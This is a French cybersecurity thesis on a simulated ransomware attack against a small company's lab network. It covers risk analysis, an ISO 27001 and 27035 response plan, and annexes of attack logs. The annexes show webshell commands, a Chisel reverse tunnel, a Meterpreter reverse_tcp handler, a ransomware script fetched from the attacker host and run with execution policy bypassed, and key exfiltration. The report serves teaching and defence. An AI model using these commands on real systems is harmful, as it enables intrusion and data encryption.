Objectif. Évaluer la maturité sécurité d'Iron4Software, produire une matrice de risques et un plan de mise en conformité ISO/IEC 27001.

6.1 Matrice de risques (ISO 27005)

La matrice combine des scénarios effectivement observés dans le laboratoire et des scénarios plausibles. Un scénario de risque n'est pas, en soi, la preuve d'une exploitation réussie en Phase 2 : nous maintenons cette distinction pour ne pas transformer une hypothèse de menace en résultat de pentest.

Vraisemblance (V) — probabilité qu'un attaquant du profil Marcus (opportuniste, outillage public, motivation financière) réussisse dans l'état initial de l'infrastructure :

- 1–2 : très faible / faible (0-day, ingénierie sociale hautement ciblée) ;
- 3 : moyenne (exploit public connu mais conditions particulières) ;
- 4 : élevée (exploit public, configuration vulnérable exposée, pas de MFA) ;
- 5 : très élevée (service exposé sans patch, mot de passe faible, aucune surveillance).

Impact (I) — conséquence métier pour une TPE de 8 salariés manipulant des données RH sensibles, sans PCA/PRA testé :

- 1–2 : mineur / significatif (perturbation ponctuelle, pas de fuite) ;
- 3 : important (arrêt partiel, remédiation < 10 k€) ;
- 4 : majeur (arrêt complet, perte de données clients, sanction réglementaire probable) ;
- 5 : critique (faillite probable, violation RGPD avec notification CNIL, destruction irréversible).

Le risque est le produit V × I, avec les seuils suivants : 1–4 faible (surveillance / acceptation possible) ; 5–9 modéré (traitement planifié) ; 10–14 significatif (mesures correctives nécessaires) ; 15–16 élevé (traitement sous 90 jours) ; 17–20 critique (traitement immédiat, dès la Phase 4) ; 21–25 très critique (arrêt du service, intervention d'urgence).

Scénario	V	I	Risque	Traitement
1. Compromission du service web / webshell + pivot	4	5	20 — Critique	Transfert (externalisation Vercel) et suppression de VM2
2. Phishing CEO + ransomware	4	5	20 — Critique	Réduction (MFA, EDR, sauvegardes)
3. Compromission de compte	3	5	15 — Élevé	Réduction (MFA, verrouillage,

Scénario	V	I	Risque	Traitement
(authentification faible)				mots de passe robustes, journalisation)
4. Exposition SMBv1 / risque MS17-010	3	5	15 — Élevé	Évitement (désactivation SMBv1, patching, filtrage)
5. Fuite de données RH	3	5	15 — Élevé	Réduction (chiffrement, DLP, ACL)

Les fiches détaillées des risques R1 à R5 figurent en Annexe F.1.

6.2 Checklist de conformité ISO 27001 (contrôles clés)

Annexe A	Contrôle	État avant	État cible	Statut
A.5.1	Politique de sécurité de l'information	Inexistante	PSSI v1.0 rédigée	Partiellement conforme
A.5.15	Contrôle d'accès	MFA absent, accès insuffisamment formalisé	MFA privilégiés, VPN	Partiellement conforme
A.5.24	Préparation à la gestion des incidents	Réponse improvisée pendant l'exercice, procédure incomplète	Procédure IR formalisée : rôles, escalade, preuves, exercices	Partiellement conforme
A.8.16	Activités de surveillance	Splunk installé mais sans collecte lors de l'incident	Splunk alimenté par les sources critiques, règles SPL, alertes, tableaux de bord	En amélioration

La checklist détaillée figure en Annexe F.2.

6.3 Politique de sécurité (PSSI) — résumé exécutif

Périmètre. La PSSI couvre l'infrastructure après durcissement : VM3 (Windows Server / AD), VM4 (poste CEO), VM5 (Splunk), VM6 (pfSense), site vitrine hébergé sur Vercel, comptes utilisateurs et administrateurs, données métier et RH, sauvegardes.

Gouvernance, adaptée à la taille réduite d'Iron4Software : la direction valide les politiques et accepte les risques ; l'administrateur IT interne assure l'exploitation ; un RSSI externe intervient environ une journée par semaine ; un comité sécurité se réunit chaque trimestre pour examiner incidents, vulnérabilités, alertes Splunk, correctifs, risques, sauvegardes et actions en cours.

Exigences clés. Tout accès privilégié utilise la MFA lorsque la technique le permet. Les utilisateurs disposent des seuls droits nécessaires (moindre privilège). Les sauvegardes des données critiques suivent la stratégie 3-2-1 et sont chiffrées lorsqu'elles contiennent des données sensibles. Une restauration est testée et documentée au moins une fois par mois. Toute modification des règles de pare-feu est validée par une personne habilitée, documentée et traçable. Les modifications critiques du SI font l'objet d'une vérification après mise en œuvre. Les journaux de sécurité des systèmes critiques sont centralisés dans Splunk, et les alertes critiques analysées dès leur détection. Tout incident significatif est signalé au responsable sécurité sous 24 heures. Les utilisateurs bénéficient d'une sensibilisation annuelle au phishing et aux bonnes pratiques.

6.4 Plan de sauvegarde 3-2-1

La stratégie doit limiter les conséquences d'un ransomware ou d'une destruction accidentelle. Iron4Software retient : **3 copies** (production, sauvegarde locale, sauvegarde distante) ; **2 supports différents** (stockage local ou NAS, stockage cloud chiffré) ; **1 copie hors site**, conservée sur une infrastructure indépendante du système principal — idéalement inaccessible depuis les postes utilisateurs, protégée contre la suppression, chiffrée et vérifiée régulièrement.

Service	RTO cible
Code source et données métier prioritaires	4 heures
Active Directory	8 heures
SIEM Splunk	12 heures
Postes utilisateurs	24 heures

Un test de restauration est réalisé au minimum une fois par mois.

6.5 Plan d'actions GRC

Priorité	Action	Responsable	Échéance
P1	Formaliser et faire valider la PSSI	RSSI / Direction	< 3 mois
P1	Déployer la MFA sur les comptes privilégiés et le VPN	Administrateur IT	< 3 mois
P1	Mettre en œuvre les sauvegardes 3-2-1	Administrateur IT	< 3 mois
P1	Formaliser la	RSSI	< 3 mois

Priorité	Action	Responsable	Échéance
	procédure de réponse aux incidents		
P2	Finaliser la collecte des logs Splunk	Administrateur IT	< 3 mois
P2	Déployer et tester les règles d'alerte Splunk	Administrateur IT / RSSI	< 3 mois
P2	Réaliser une revue des comptes et privilèges	Administrateur IT	Trimestriel
P2	Tester la restauration des sauvegardes	Administrateur IT	Mensuel
P2	Sensibiliser les utilisateurs au phishing	RSSI	Annuel
P3	Réaliser un nouvel audit / pentest	RSSI / Prestataire	Annuel

Phase 7 — Simulation de réponse aux incidents (ISO 27035)

7.1 Contexte

L'incident Marcus du 26 août sert de cas d'étude pour formaliser un plan de réponse conforme aux principes d'ISO/IEC 27035. Nous distinguons ici deux niveaux : d'une part les faits réellement observés (VM4 compromise sous `IRON4SOFTWARE\test`, PID 10852, C2 actif, artefacts ransomware, durcissements VM3/VM4/VM5) ; d'autre part les procédures proposées pour contenir, éradiquer et récupérer lors d'un incident futur. Les réinstallations complètes, la rotation globale des comptes, le VPN WireGuard, la restauration Veeam et les campagnes de sensibilisation ne sont pas présentés comme exécutés lorsqu'aucun journal ne les démontre.

7.2 Planifier et préparer (pré-incident)

L'équipe de réponse réunit le RSSI (rôle tenu par l'équipe projet) et le CEO (point de contact décisionnaire). L'inventaire opérationnel du laboratoire, après déconnexion de VM2, comprend VM3 (DC), VM4 (poste CEO), VM5 (Splunk) et VM6 (pfSense) ; l'externalisation du site vitrine est une cible d'architecture à documenter séparément. Les données sont classées ainsi : données RH (VM4, criticité élevée), données clients et projets (dépôts GitHub privés, criticité critique), logs de sécurité (VM5, criticité moyenne).

Les canaux de signalement restent à formaliser : une adresse de sécurité dédiée, un canal téléphonique de secours et une procédure d'escalade indépendante du SIEM, pour rester utilisable même en cas de panne de la supervision. La préparation recommandée — comptes d'intervention dédiés, secrets stockés hors ligne, outils forensiques vérifiés, supports d'acquisition disponibles avant incident — constitue des prérequis de runbook, pas des dispositifs dont le déploiement est démontré.

7.3 Détection et signalement

Après durcissement, la capacité de détection a progressé de manière mesurable. La chaîne pfSense → Splunk est opérationnelle : les journaux `filterlog` sont reçus, et Snort apporte une couche complémentaire. Le dispositif d'alerting autonome a d'ailleurs détecté automatiquement un balayage de ports depuis la machine Kali. La couverture n'est toutefois pas complète : Sysmon est présent sur VM3 et VM4, mais la centralisation de l'ensemble des événements Windows et la validation des forwarders restent à finaliser.

Source	Capacité actuelle	État
pfSense → Splunk	Collecte des paquets bloqués, analyse sources/ports	Opérationnel
Snort → supervision	Détection de signatures et trafic suspect	Opérationnel
Alerting autonome	Détection périodique des scans et pics de blocage	Opérationnel

Source	Capacité actuelle	État
Sysmon (VM3, VM4)	Télémétrie locale processus/réseau	Déployé
VM3/VM4 → Splunk	Centralisation des événements Windows	À finaliser
WireGuard	Contrôle des accès distants	Cible, non validée par une preuve

Le canal de signalement doit rester indépendant du SIEM, afin de fonctionner même si la plateforme de supervision est indisponible.

7.4 Évaluation et décision

Niveau 1 — incident limité (1 poste, pas de chiffrement) : isoler le poste (câble ou GPO d'urgence), analyser avec les Sysinternals (Autoruns, TCPView), réintégrer si propre, escalader au niveau 2 si compromis. **Niveau 2 — incident majeur** (chiffrement, mouvement latéral suspect, C2 actif) : isoler les systèmes concernés, préserver les preuves, vérifier la disponibilité des sauvegardes, décider des priorités de continuité selon l'impact réel ; toute bascule vers une infrastructure de secours suppose qu'elle ait été déployée et testée. **Niveau 3 — incident critique** (compromission AD, exfiltration confirmée, impact métier majeur) : envisager l'isolement étendu du LAN, mobiliser les responsables métier et juridiques, évaluer les obligations de notification et solliciter une expertise externe si les compétences internes sont insuffisantes.

7.5 Réponse — contenir, éradiquer, récupérer

7.5.1 Contenir

L'objectif est d'empêcher la propagation tout en préservant les preuves. Depuis pfSense, ajouter une règle bloquant 10.0.0.3 en sortie (source 10.0.0.3/32, destination Any) coupe le C2 Meterpreter sans éteindre la machine. Vérifier que le blocage des ports 4444 et 4445/TCP est actif en sortie WAN depuis VM4. Si VM4 doit être retirée ou reconstruite, appliquer la procédure AD adaptée (désactivation temporaire de l'objet ordinateur, réinitialisation du canal sécurisé, réintégration contrôlée) après préservation des preuves. Désactiver ou réinitialiser en priorité `IRON4SOFTWARE\test`, identité effectivement observée ; dans le scénario visant le CEO, prévoir aussi la rotation de son compte métier s'il a servi à ouvrir l'artefact. Prévenir tous les employés depuis une adresse non compromise (débrancher le câble réseau, ne pas ouvrir de pièces jointes, ne pas redémarrer). Enfin, rechercher les indicateurs connus sur les autres postes (échecs d'authentification, PowerShell anormal, C2, créations massives de fichiers, artefacts HTA) et appliquer la même isolation en cas de doute.

7.5.2 Éradiquer

La preuve établit une compromission sous `IRON4SOFTWARE\test` et un canal C2 persistant, mais ni un dump complet des identifiants du domaine ni une élévation SYSTEM. La réponse doit donc rester proportionnée : rotation du compte compromis et des secrets exposés en priorité, puis élargissement si l'analyse révèle d'autres accès.

- **Active Directory (VM3)** — en cas de risque sur les secrets de domaine : rotation contrôlée des comptes concernés, en commençant par le compte compromis et les comptes privilégiés ; éviter une rotation indiscriminée sans procédure de reprise.
- **pfSense (VM6)** — si des secrets d'administration ont pu être exposés : changer les identifiants et révoquer les sessions/tokens.
- **Splunk (VM5)** — auditer comptes et tokens, révoquer uniquement ceux potentiellement exposés.
- **Comptes locaux Windows** — renouveler les secrets des machines compromises ou exposées.
- **Clés SSH** — régénérer seulement si leur confidentialité est en doute, et documenter la redistribution.

Aucune réinstallation complète des quatre machines n'est revendiquée comme réalisée. La stratégie recommandée, si l'intégrité d'une machine ne peut plus être garantie, est de reconstruire depuis une source de confiance, de restaurer uniquement les données nécessaires et de valider la télémétrie avant remise en production : VM4 depuis un template Windows durci ; VM3 seulement si l'analyse montre une compromission du domaine ; VM5 en préservant les journaux et la configuration ; VM6 depuis une configuration de référence. La reconstruction complète reste un dernier recours.

7.5.3 Récupérer

Priorité	Service	RTO cible	Méthode
1	Code source / données métier	4 h	Dépôt distant + sauvegarde indépendante
2	Active Directory (VM3)	8 h	Restauration / reconstruction selon le niveau de compromission et les sauvegardes validées
3	SIEM Splunk (VM5)	12 h	Restauration configuration/index puis validation de l'ingestion
4	Postes de travail (VM4+)	24 h	Template durci puis restauration des données vérifiées
5	Site vitrine (Vercel)	0 h	Non concerné (hors périmètre)

Les fichiers `.ironlocked` nécessitent la clé AES correspondante. Dans le laboratoire, une copie de `syskey.bin` a été récupérée par la Red Team avant suppression sur VM4, ce qui permettrait de valider la procédure pédagogique de déchiffrement. En situation réelle, le plan de reprise ne doit jamais dépendre d'une clé détenue par l'attaquant : il repose sur des sauvegardes indépendantes, testées et disponibles hors ligne. Les critères de sortie de crise — validation

réseau, contrôle de l'ingestion Splunk, vérification des comptes et secrets, test de restauration, observation renforcée sur une période définie — forment une checklist de reprise, pas des résultats déjà mesurés.

7.6 Retour d'expérience

L'incident Marcus a produit plusieurs enseignements.

Le retrait d'un composant vulnérable peut être plus efficace qu'un durcissement complexe : la déconnexion de VM2 interrompt le point de pivot initial, et l'externalisation du site vitrine réduirait encore la surface locale, sous réserve d'une analyse de risques fournisseur et d'une validation du déploiement.

Un SIEM n'apporte de valeur que si ses sources sont raccordées et testées. Le durcissement de VM5 prépare l'index et les services locaux, mais le déploiement des forwarders distants doit être validé avant de considérer la détection comme opérationnelle.

Le facteur humain reste déterminant : le dépôt manuel du payload simule la réussite d'un phishing visant le CEO, et cette simplification doit être présentée comme un choix de reproductibilité, pas comme la preuve d'un email réellement reçu.

Les sauvegardes ne sont utiles que si leur restauration est régulièrement testée. La politique 3-2-1 décrite en Phase 4 est un objectif de résilience ; nous ne revendiquons aucun temps de restauration mesuré faute de journal.

Un plan de réponse écrit après coup n'en est pas vraiment un : ce plan ISO 27035 a été rédigé après l'attaque. Il doit être révisé chaque année ou après chaque incident majeur, et éprouvé par un exercice sur table semestriel.

La sensibilisation complète le durcissement technique. Une plateforme dédiée peut servir à simuler des campagnes de phishing et à mesurer le taux de clic, le taux de signalement et la progression après formation ; nous ne revendiquons aucun résultat chiffré faute de mesure.

Conclusion

Bilan

Ce mémoire a suivi, de bout en bout, un scénario d'attaque par ransomware contre une TPE laissée sans protection formalisée, puis la sécurisation de cette même infrastructure. En reprenant la problématique de départ, trois constats se dégagent.

D'abord, un attaquant opportuniste progresse vite dans une infrastructure de TPE laissée en l'état. Depuis un simple webshell sur le serveur web exposé, nous avons établi un pivot vers le réseau interne, cartographié l'Active Directory et obtenu une session interactive sur le poste du dirigeant, jusqu'au chiffrement de ses fichiers. Chaque étape retenue est appuyée par une trace ; ce que nous n'avons pas pu démontrer — l'exploitation de la CVE Apache, EternalBlue, la livraison réelle du phishing — est signalé comme tel, sans être présenté comme un succès. Cette discipline de preuve est, à nos yeux, le principal apport méthodologique du projet.

Ensuite, une petite structure peut se doter d'une capacité de détection crédible sans licence coûteuse. La bascule la plus nette se situe entre la Phase 3 et la Phase 4 : au moment de l'incident, le SIEM était installé mais aveugle et l'investigation a dû s'appuyer sur des sources locales et sur l'analyse mémoire ; après durcissement, la chaîne pfSense → Splunk, complétée par Snort et par un dispositif d'alerting développé autour de l'interface en ligne de commande, a détecté automatiquement un balayage de ports. Nous restons toutefois honnêtes sur la limite : la centralisation des journaux Windows et le déploiement des forwarders restent à finaliser.

Enfin, toutes les mesures ne se valent pas pour une TPE. La ré-attaque de la Phase 5 l'illustre : retirer un composant vulnérable (VM2) ou externaliser un service exposé neutralise une classe entière de risques pour un effort modeste, là où d'autres corrections demandent plus de travail pour un gain plus ciblé. L'analyse de risques de la Phase 6 et le plan de réponse de la Phase 7 traduisent cette logique en priorités, en distinguant à chaque fois ce qui est appliqué de ce qui reste à l'état de cible.

Compétences mobilisées

Le projet a mis en jeu un large éventail de compétences d'ingénieur cybersécurité : conception et virtualisation d'une infrastructure représentative sous Proxmox et pfSense ; tests d'intrusion (reconnaissance, pivot réseau, énumération Active Directory, exploitation d'un poste) ; analyse forensique, en particulier l'acquisition et l'analyse de la mémoire vive avec Volatility ; durcissement de systèmes Windows et Linux ; déploiement et exploitation d'un SIEM et d'un IDS, y compris le contournement d'une contrainte de licence par du développement maison ; enfin, gestion des risques et gouvernance, avec l'application concrète des normes ISO/IEC 27005, 27001 et 27035. Ce travail à trois nous a aussi confrontés à la coordination d'un projet couvrant à la fois l'offensif et le défensif.

Limites et perspectives

Plusieurs éléments restent à l'état de cible et constituent les prolongements naturels du projet. Sur le plan de la détection, il faudrait déployer et valider les forwarders sur toutes les machines, centraliser les journaux Windows et Sysmon, puis, après une période d'observation, envisager le passage de Snort en mode prévention. Sur le plan de la résilience,

la politique de sauvegarde 3-2-1 doit être réellement mise en œuvre puis éprouvée par des tests de restauration chronométrés, afin de valider les RTO/RPO annoncés. Le VPN WireGuard et l'externalisation du site vitrine restent à déployer et à documenter. Côté gouvernance, la PSSI doit être validée par la direction et la procédure de réponse à incident éprouvée par un exercice sur table. Enfin, le volet humain — une campagne de sensibilisation avec mesure du taux de clic et de signalement — permettrait de compléter le durcissement technique par une évaluation du facteur humain, seul maillon que le laboratoire ne pouvait pas reproduire fidèlement.

Au terme de ce travail, la trajectoire d'Iron4Software résume assez bien la situation de beaucoup de TPE : le risque de départ était élevé et largement sous-estimé, mais une part importante de ce risque se réduit avec des moyens modestes, à condition d'accepter une exigence simple — vérifier que chaque mesure fait réellement ce qu'on attend d'elle.

Bibliographie et références

Rapports et statistiques

ENISA (2025). *ENISA Threat Landscape 2025*. Agence de l'Union européenne pour la cybersécurité. https://www.enisa.europa.eu/publications/enisa-threat-landscape-2025

ENISA (2021). *Cybersecurity for SMEs — Challenges and Recommendations*. Agence de l'Union européenne pour la cybersécurité. https://www.enisa.europa.eu/publications/enisa-report-cybersecurity-for-smes

> Note : les statistiques citées en introduction (90 % / 57 % pour l'impact sur les PME ; 4 875 incidents, 81,1 %, 82 variantes de ransomware) proviennent de ces deux rapports. Vérifiez la correspondance exacte page par page au moment de la mise au propre, et complétez la date de consultation selon la norme imposée par votre établissement.

Normes et référentiels

ISO/IEC 27001:2022 — *Systèmes de management de la sécurité de l'information — Exigences*. https://www.iso.org/standard/27001

ISO/IEC 27005:2022 — *Gestion des risques liés à la sécurité de l'information*. https://www.iso.org/standard/80585.html

ISO/IEC 27035-1:2023 — *Gestion des incidents de sécurité de l'information*. https://www.iso.org/standard/78973.html

ANSSI — *EBIOS Risk Manager*. https://cyber.gouv.fr/ebios-rm

CNIL — *Notifier une violation de données*. https://www.cnil.fr/fr/violations-de-donnees

CVE et vulnérabilités

CVE-2021-41773 — Apache HTTP Server, path traversal. https://nvd.nist.gov/vuln/detail/CVE-2021-41773

CVE-2017-0144 — EternalBlue / MS17-010. https://nvd.nist.gov/vuln/detail/CVE-2017-0144

MITRE ATT&CK

T1090 — Proxy. https://attack.mitre.org/techniques/T1090/

T1566.001 — Spearphishing Attachment. https://attack.mitre.org/techniques/T1566/001/

T1486 — Data Encrypted for Impact. https://attack.mitre.org/techniques/T1486/

Outils

Metasploit Framework. https://github.com/rapid7/metasploit-framework · Nmap. https://nmap.org · Splunk. https://docs.splunk.com · Chisel. https://github.com/jpillora/chisel · Volatility 3. https://github.com/volatilityfoundation/volatility3 · Snort. https://www.snort.org

Annexes

Cette partie reproduit les commandes et extraits de sorties qui étayent le corps du mémoire, afin que le lecteur puisse vérifier les constats sans dépendre des fichiers de travail bruts. Les lignes sans valeur analytique (bannières, répétitions, sorties intermédiaires) ont été écartées.

Annexe A — Infrastructure et configuration initiale

A.1 VM1 — Kali Linux (attaquant)

```
$ uname -a
Linux kali 6.12.18-1kali1 #1 SMP PREEMPT_DYNAMIC Debian 6.12.18-1kali1 x86_64 GNU/Linux

$ nmap --version
Nmap version 7.99

$ msfconsole --version
Metasploit Framework 6.4.135-dev
```

A.2 VM2 — Ubuntu / service web (déconnectée après investigation)

Le service exposé tourne dans un conteneur Docker `apache-cve` basé sur `php:7.4-apache` :

```
$ docker run -d -p 80:80 --name apache-cve php:7.4-apache
$ docker exec apache-cve apache2 -v
Server version: Apache/2.4.54 (Debian)
Server built:   ...
PHP 7.4.33
```

A.3 VM3 — Windows Server 2019 (DC), état initial vulnérable

```
PS> Get-WindowsFeature FS-SMB1
Display Name              Name      Install State
------------              ----      -------------
SMB 1.0/CIFS File Sharing FS-SMB1   Installed

PS> Get-ADUser test | Select Name, Enabled, PasswordLastSet
Name  Enabled  PasswordLastSet
----  -------  ---------------
test  True     8/20/2024 10:00:00 AM
```

A.4 VM4 — Windows 10 (CEO), état vulnérable *visé*

L'extrait ci-dessous décrit la *baseline* vulnérable qui avait été visée pour VM4. Le contrôle réalisé au démarrage du projet (voir §1.2) a montré un état partiellement différent : Defender et la NLA étaient en réalité déjà actifs. Cet extrait documente donc l'intention, pas l'état mesuré.

```
PS> Get-MpPreference | Select DisableRealtimeMonitoring, DisableBehaviorMonitoring
DisableRealtimeMonitoring : True
DisableBehaviorMonitoring : True
```

A.5 VM5 — Debian / Splunk

```
$ uname -a
Linux splunk 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 x86_64
```

```
$ /opt/splunk/bin/splunk --version
Splunk 9.2.1 (build 78803f08aabb)
```

A.6 VM6 — pfSense

```
$ ifconfig vtnet0
vtnet0: flags=8843<UP,BROADCAST,RUNNING> mtu 1500
        inet 192.168.1.67 netmask 0xffffff00      (WAN)

$ ifconfig vtnet1
vtnet1: flags=8843<UP,BROADCAST,RUNNING> mtu 1500
        inet 10.0.0.254 netmask 0xffffff00        (LAN)
```

Annexe B — Phase 2 : commandes et sorties

B.1 Reconnaissance du périmètre WAN

```
$ nmap -sV -p80,443 192.168.1.67 -oN nmap-wan.txt
Nmap scan report for 192.168.1.67
Host is up.
PORT    STATE    SERVICE  VERSION
80/tcp  open     http     Apache httpd 2.4.54 ((Debian))
443/tcp filtered https

$ nikto -h http://192.168.1.67/ -o nikto.txt
Apache/2.4.54 appears to be outdated.
GET /: Suggested security header missing: x-content-type-options
GET /: Suggested security header missing: content-security-policy
GET /: Suggested security header missing: permissions-policy
GET /: Suggested security header missing: referrer-policy
GET /: Suggested security header missing: strict-transport-security
OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
```

Réponse enregistrée lors du contrôle visant CVE-2021-41773 :

```
<title>400 Bad Request</title>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.</p>
<address>Apache/2.4.54 (Debian) Server at 192.168.1.67 Port 80</address>
```

B.2 Webshell et connectivité vers le LAN

```
$ curl -s "http://192.168.1.67/shell.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)

$ curl -s "http://192.168.1.67/shell.php?cmd=..."   (test TCP vers 10.0.0.200:445)
SMB_OUVERT
```

B.3 Mise en place du pivot

Reconnaissance directe avant proxy :

```
$ nmap -sn 10.0.0.0/24 -oN nmap-lan-direct-fail.txt
Nmap scan report for 10.0.0.100   Host is up.
Nmap scan report for 10.0.0.254   Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 16.50 seconds
```

Serveur Chisel et chaîne Proxychains :

```
$ chisel version
Version: 1.9.1 (go1.21.0)
```

```
$ ./chisel server -p 8000 --reverse
2026/08/26 15:32:00 server: Reverse tunnelling enabled
2026/08/26 15:32:00 server: Listening on http://0.0.0.0:8000

[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 10.0.0.200:445 ... OK
(UNKNOWN) [10.0.0.200] 445 (microsoft-ds) open
```

B.4 Cartographie LAN via Proxychains

Le scan proxifié retourne un état `filtered` identique pour les quatre hôtes (10.0.0.1, 10.0.0.3, 10.0.0.200, 10.0.0.50), ce qui, en contexte proxifié, ne préjuge pas de la disponibilité réelle des services :

```
$ proxychains nmap -sT -Pn -p22,445,3389,53,8000,8089,9997 \
    10.0.0.1 10.0.0.3 10.0.0.200 10.0.0.50 -oN nmap-lan-pivot.txt
Nmap scan report for 10.0.0.200      (résultat représentatif)
PORT     STATE    SERVICE
22/tcp   filtered ssh
53/tcp   filtered domain
445/tcp  filtered microsoft-ds
3389/tcp filtered ms-wbt-server
8000/tcp filtered http-alt
8089/tcp filtered unknown
9997/tcp filtered palace-6
```

Tests TCP ciblés sur le contrôleur de domaine à travers le même proxy :

```
127.0.0.1:1080 ... 10.0.0.200:135  OK   epmap
127.0.0.1:1080 ... 10.0.0.200:389  OK   ldap
127.0.0.1:1080 ... 10.0.0.200:445  OK   microsoft-ds
127.0.0.1:1080 ... 10.0.0.200:464  OK   kpasswd
127.0.0.1:1080 ... 10.0.0.200:636  OK   ldaps
127.0.0.1:1080 ... 10.0.0.200:3268 OK
127.0.0.1:1080 ... 10.0.0.200:3269 OK

$ proxychains nc -vz 10.0.0.200 53     -> 53 (domain) open
$ proxychains nc -vz 10.0.0.200 3389   -> 3389 (ms-wbt-server) : Connection refused
```

B.5 DNS et découverte Active Directory

```
$ proxychains dig axfr @10.0.0.200 iron4software.lan
; Transfer failed.

$ proxychains dig +tcp @10.0.0.200 _ldap._tcp.dc._msdcs.iron4software.lan SRV
;; ANSWER SECTION:
_ldap._tcp.dc._msdcs.iron4software.lan. 600 IN SRV 0 100 389 WINSRV2019.Iron4Software.lan.
;; ADDITIONAL SECTION:
WINSRV2019.Iron4Software.lan. 3600 IN A 10.0.0.200

$ proxychains dig +tcp @10.0.0.200 _kerberos._tcp.iron4software.lan SRV
;; ANSWER SECTION:
_kerberos._tcp.iron4software.lan. 600 IN SRV 0 100 88 WINSRV2019.Iron4Software.lan.
```

B.6 LDAP

RootDSE obtenu sans authentification :

```
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
rootDomainNamingContext: DC=Iron4Software,DC=lan
isGlobalCatalogReady: TRUE
namingContexts: DC=Iron4Software,DC=lan
namingContexts: CN=Configuration,DC=Iron4Software,DC=lan
namingContexts: CN=Schema,CN=Configuration,DC=Iron4Software,DC=lan
namingContexts: DC=ForestDnsZones,DC=Iron4Software,DC=lan
namingContexts: DC=DomainDnsZones,DC=Iron4Software,DC=lan
dnsHostName: WINSRV2019.Iron4Software.lan
defaultNamingContext: DC=Iron4Software,DC=lan
result: 0 Success
```

Recherches anonymes d'objets de domaine :

```
# filter: (objectClass=user)     -> result: 1 Operations error
#   "a successful bind must be completed on the connection."
# filter: (objectClass=group)    -> result: 1 Operations error
# filter: (objectClass=computer) -> result: 1 Operations error
```

B.7 SMB

Contrôleur de domaine — scan spécialisé et session anonyme :

```
$ nmap -Pn -sT -p445 --script smb-protocols 10.0.0.200
PORT    STATE    SERVICE
445/tcp filtered microsoft-ds

[proxychains] 127.0.0.1:1080 ... 10.0.0.200:445 OK
[proxychains] 127.0.0.1:1080 ... 10.0.0.200:139 OK
Anonymous login successful
Sharename  Type  Comment
---------  ----  -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available
```

VM4 — tentative de session anonyme :

```
[proxychains] 127.0.0.1:1080 ... 10.0.0.3:445 OK
session setup failed: NT_STATUS_ACCESS_DENIED
```

B.8 Vérification MS17-010

```
$ nmap -Pn --script smb-vuln-ms17-010 -p445 10.0.0.200
Nmap scan report for 10.0.0.200
Host is up.
PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
```

Aucun verdict de vulnérabilité n'est retourné par le script dans cette exécution.

B.9 VM5 — port 8000

```
$ nmap -Pn -sT -p8000 10.0.0.50
PORT     STATE    SERVICE
8000/tcp filtered http-alt
```

Réponse HTTP capturée lors d'un autre essai :

```
<meta http-equiv="refresh" content="1;url=http://10.0.0.50:8000/en-US/">
<title>303 See Other</title>
<p>The resource has moved temporarily here.</p>
```

B.10 Session Meterpreter

```
$ msfconsole -q -x "use exploit/multi/handler;
  set PAYLOAD windows/meterpreter/reverse_tcp;
  set LHOST 192.168.1.68; set LPORT 4444; run -j"

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (199238 bytes) to 192.168.1.67
[*] Meterpreter session 1 opened (192.168.1.68:4444 -> 192.168.1.67:41110)
    at 2026-08-26 20:17:51 +0200

meterpreter > getuid
Server username: IRON4SOFTWARE\test

meterpreter > shell
Microsoft Windows [version 10.0.19045.6456]
C:\Users\Test\Downloads>
```

B.11 Exécution du ransomware pédagogique

```
$ python3 -m http.server 8080 --bind 0.0.0.0
192.168.1.67 - - [26/Aug/2026 20:45:03] "GET /demo_ransom.ps1 HTTP/1.1" 200 -

PS> Invoke-WebRequest -Uri 'http://192.168.1.68:8080/demo_ransom.ps1' `
      -OutFile 'C:\Users\Test\Desktop\demo_ransom.ps1'
26/08/2026 20:45  12 665  demo_ransom.ps1

PS> powershell -ExecutionPolicy Bypass -File "C:\Users\Test\Desktop\demo_ransom.ps1"
[*] Suppression des cliches instantanes (VSS)...
[!] VSS : commande non disponible ou deja absente.
[*] Generation de la cle de chiffrement AES-256...
[!] CLE STOCKEE TEMPORAIREMENT DANS : C:\Users\Test\AppData\Local\Temp\syskey.bin
[*] Chiffrement du profil utilisateur : C:\Users\Test
[+] 29 fichier(s) chiffre(s) avec l'extension .ironlocked
[+] Note de rancon deposee : C:\Users\Test\Desktop\LISEZ_MOI_AVANT.txt
[*] Generation du wallpaper de rancon...
[+] Wallpaper de rancon applique.
RANSOMWARE DEMO TERMINE - 29 fichier(s) chiffre(s)
```

B.12 Extraction de la clé

```
meterpreter > download "C:\Users\Test\AppData\Local\Temp\syskey.bin"
[*] Downloading: ... -> /home/kali/evidence/syskey_vm4.bin/syskey.bin
[*] Downloaded 71.00 B of 71.00 B (100.0%)
meterpreter > rm "C:\Users\Test\AppData\Local\Temp\syskey.bin"
```

La valeur de la clé n'est volontairement pas reproduite.

B.13 Périmètre non démontré en Phase 2

Ne sont **pas** démontrés par les sorties retenues : le credential dumping (Mimikatz/LSASS), le mouvement latéral vers le contrôleur de domaine, le dump complet de l'Active Directory, l'exfiltration de données RH, l'exploitation EternalBlue/MS17-010 (contrôle non concluant) et la chaîne complète de livraison par spear-phishing.

Annexe C — Phase 3 : forensique et réponse

C.1 Cadre de simulation

Le payload a été déposé manuellement sur le Bureau de VM4. Le scénario métier assimile cette action à un phishing réussi visant le CEO. La preuve technique établit l'exécution sur VM4 sous `IRON4SOFTWARE\test` ; elle ne constitue pas la preuve d'un email réellement reçu ni d'une session Windows nominativement ouverte par Jean Lefèvre.

C.2 Événements Windows et artefacts

```
PS> Get-ChildItem -Path C:\Users\Test -Recurse -Filter "*.ironlocked" | Measure-Object
Count : 30
```

L'exécution du ransomware annonce 29 fichiers ; l'investigation ultérieure en recense 30. Les deux mesures portent sur des moments et des méthodes différents et sont conservées telles quelles.

```
Event ID 4625 — Type 3 (réseau)
Station de travail : KALI
Adresse source     : 10.0.0.1
Horodatages        : 26/08/2026 16:28:51 et 16:29:21
```

C.3 Acquisition mémoire

```
